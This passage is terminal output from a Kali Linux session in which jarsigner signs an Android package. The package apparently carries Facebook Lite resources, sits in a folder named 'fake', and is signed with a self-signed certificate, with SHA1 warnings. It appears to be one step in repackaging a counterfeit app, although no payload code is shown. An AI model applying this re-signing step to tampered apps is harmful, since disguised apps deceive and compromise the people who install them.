  signing: res/drawable-xxhdpi/share.png
  signing: res/drawable-v21/foreground_touch_feedback.xml
```

```
  signing: res/drawable/camera_button.png
  signing: res/drawable/paid_preview_progress.xml
  signing: res/drawable/inline_text_box_light_background.xml
  signing: res/drawable/floating_text_box_background.xml
  signing: res/drawable/icon_rotate.png
  signing: res/drawable/contact_list_image_background.xml
  signing: res/drawable/photo_placeholder_dark.png
  signing: res/drawable/launcher_icon_fblite.png
  signing: res/drawable/single_selection_mark.9.png
  signing: res/drawable/selection_mark_without_v.9.png
  signing: res/drawable/manage_storage_item_background_unchecked.xml
  signing: res/drawable/camera_new_button.png
  signing: res/drawable/manage_storage_item_background_checked.xml
  signing: res/drawable/rotate_bg.xml
  signing: resources.arsc
  signing: AndroidManifest.xml
  signing: classes.dex

>>> Signer
    X.509, CN=Dhoni, OU=seven, O=cricket, L=ranchi, ST=Vizag, C=IN
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.

┌──(kali㉿kali)-[~/Downloads/New Folder/fake/dist]
└─$
```